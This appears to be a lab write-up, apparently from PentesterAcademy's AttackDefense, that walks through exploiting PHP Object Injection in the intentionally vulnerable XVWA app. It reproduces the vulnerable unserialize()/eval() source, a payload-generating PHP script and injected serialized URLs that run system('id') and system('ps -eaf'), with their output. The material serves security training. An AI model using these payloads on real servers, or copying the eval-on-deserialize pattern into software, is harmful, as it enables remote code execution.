ATTACK DEFENSE


by PentesterAcademy

Name	PHP Object Injection
URL	https://attackdefense.com/challengedetails?cid=1913
Type	OWASP Top 10 : Insecure Deserialization

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the kali instance.

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
29845: eth0@if29846: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.6/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
29848: eth1@if29849: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:ca:8b:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.202.139.2/24 brd 192.202.139.255 scope global eth1
       valid_lft forever preferred_lft forever
```


Target application is located on the next IP in range i.e. 192.202.139.3

Step 2: Scan the target host using nmap.

Command: nmap 192.202.139.3


```
root@attackdefense:~# nmap 192.202.139.3
Starting Nmap 7.70 ( https://nmap.org ) at 2021-06-11 15:57 IST
Nmap scan report for target-1 (192.202.139.3)
Host is up (0.000015s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:CA:8B:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
root@attackdefense:~#
```

Step 3: Browse to port 80 on the scanned host using Firefox.



Xtreme Vulnerable Web Application (XVWA)


XVWA is a badly coded web application written in PHP/MySQL that helps security enthusiasts to learn application security. It's not advisable to host this application online as it is designed to be "Xtremely Vulnerable". We recommend hosting this application in local/controlled environment and sharpening your application security ninja skills with any tools of your own choice. It's totally legal to break or hack into this. The idea is to evangelize web application security to the community in possibly the easiest and fundamental way. Learn and acquire these skills for good purpose. How you use these skills and knowledge base is not our responsibility.

XVWA is designed to understand following security issues.

- SQL Injection – Error Based
- SQL Injection – Blind
- OS Command Injection
- XPATH Injection
- Formula Injection
- PHP Object Injection
- Unrestricted File Upload

Step 4: Visit the 'PHP Object Injection' page from the left menu.

URL: /xvwa/vulnerabilities/php_object_injection/


XVWA - Xtreme Vulnerabl


192.202.139.3/xvwa/vulnerabilities/php_object_injection/

PHP Object Injection

Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, but it is found to be really dangerous vulnerbility as this could lead an attacker to perform different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and Denial of Service, depending on the application context. PHP Object Injection vulnerability occurs when user-supplied inputs are not sanitized properly before passing to the unserialize() PHP function at the server side. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() calls, resulting in an arbitrary PHP object(s) injection into the application scope.

Read more about PHP Object Injection
https://www.owasp.org/index.php/PHP_Object_Injection

Step 5: Click on the ‘CLICK HERE’ button. Observe the URL afterwards.


XVWA - Xtreme Vulnerabl

ıerabilities/php_object_injection/?r=a:2:{i:0;s:4:"XVWA";i:1;s:33:"Xtreme Vulnerable Web Application";}

PHP Object Injection

Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, but it is found to be really dangerous vulnerbility as this could lead an attacker to perform different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and Denial of Service, depending on the application context. PHP Object Injection vulnerability occurs when user-supplied inputs are not sanitized properly before passing to the unserialize() PHP function at the server side. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() calls, resulting in an arbitrary PHP object(s) injection into the application scope.


Read more about PHP Object Injection
https://www.owasp.org/index.php/PHP_Object_Injection

XVWA - Xtreme Vulnerable Web Application

Serialized PHP in URL: a:2:{i:0;s:4:"XVWA";i:1;s:33:"Xtreme Vulnerable Web Application";}

Step 6: View the page's backend source code on github.

URL:
https://github.com/s4n7h0/xvwa/blob/master/vulnerabilities/php_object_injection/home.php




```
<?php
    class PHPObjectInjection{
        public $inject;
        function __construct(){

        }

        function __wakeup(){
            if(isset($this->inject)){
                eval($this->inject);
            }
        }
    }
    if(isset($_REQUEST['r'])){

        $var1=unserialize($_REQUEST['r']);


        if(is_array($var1)){
            echo "<br/>".$var1[0]." - ".$var1[1];
        }
    }else{
        echo ""; # nothing happens here
    }
?>
```

The value of the inject variable of the class is passed to eval.

Step 7: Paste the following PHP script to generate serialized payload inside a file on kali instance.

Script


```
<?php

class PHPObjectInjection
{
        public $inject="system('id');";
}

$obj=new PHPObjectInjection();
var_dump(serialize($obj));

?>
```



```
root@attackdefense:~# cat object.php
<?php

class PHPObjectInjection
{
        public $inject="system('id');";
}

$obj=new PHPObjectInjection();
var_dump(serialize($obj));

?>
root@attackdefense:~#
```

Step 8: Run the script using PHP.


Command: php object.php



```
root@attackdefense:~# php object.php
string(64) "O:18:"PHPObjectInjection":1:{s:6:"inject";s:13:"system('id');";}"
root@attackdefense:~#
```

Step 9: Inject the serialized payload on the application.

URL:
/xvwa/vulnerabilities/php_object_injection/?r=O:18:"PHPObjectInjection":1:{s:6:"inject";s:13:"system('id');";}



/vulnerabilities/php_object_injection/?r=O:18:"PHPObjectInjection":1:{s:6:"inject";s:13:"system('id');";}

PHP Object Injection

Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, but it is found to b
vulnerbility as this could lead an attacker to perform different kinds of malicious attacks, such as Code Inject
Path Traversal and Denial of Service, depending on the application context. PHP Object Injection vulnerability
supplied inputs are not sanitized properly before passing to the unserialize() PHP function at the server side.
object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() calls, resulting i
object(s) injection into the application scope.

Read more about PHP Object Injection
https://www.owasp.org/index.php/PHP_Object_Injection

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Command was executed successfully.


Step 10: List processes running on the target host.

Script

```
<?php

class PHPObjectInjection
{
        public $inject="system('ps -eaf');";
}
```

$obj=new PHPObjectInjection();
var_dump(serialize($obj));


?>



```
root@attackdefense:~# cat object.php
<?php

class PHPObjectInjection
{
        public $inject="system('ps -eaf');";
}

$obj=new PHPObjectInjection();
var_dump(serialize($obj));

?>
root@attackdefense:~#
```

Step 11: Run the script to get serialized payload.


Command: php object.php



```
root@attackdefense:~# php object.php
string(69) "O:18:"PHPObjectInjection":1:{s:6:"inject";s:18:"system('ps -eaf');";}"
root@attackdefense:~#
```

Step 12: Inject the serialized payload on the application.

URL:
/xvwa/vulnerabilities/php_object_injection/?r=O:18:"PHPObjectInjection":1:{s:6:"inject";s:18:"system('ps -eaf');";}


```
bject_injection/?r=O:18:"PHPObjectInjection":1:{s:6:"inject";s:18:"system('ps -eaf');";}
```

Path Traversal and Denial of Service, depending on the application context. PHP Object Injection vulnerability occurs when user-supplied inputs are not sanitized properly before passing to the unserialize() PHP function at the server side. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() calls, resulting in an arbitrary PHP object(s) injection into the application scope.

Read more about PHP Object Injection
https://www.owasp.org/index.php/PHP_Object_Injection

```
UID PID PPID C STIME TTY TIME CMD root 1 0 0 09:29 ? 00:00:00 /usr/bin/python /usr/bin/supervisord -n root 10 1 0 09:29 ? 00:00:00 /bin/sh /usr/bin/mysqld_safe root 11 1 0 09:29 ? 00:00:00 apache2 -D FOREGROUND www-data 109 11 0 09:29 ? 00:00:00 apache2 -D FOREGROUND www-data 110 11 0 09:29 ? 00:00:00 apache2 -D FOREGROUND www-data 112 11 0 09:29 ? 00:00:00 apache2 -D FOREGROUND www-data 115 11 0 09:29 ? 00:00:00 apache2 -D FOREGROUND mysql 376 10 0 09:29 ? 00:00:03 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=mysql --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid 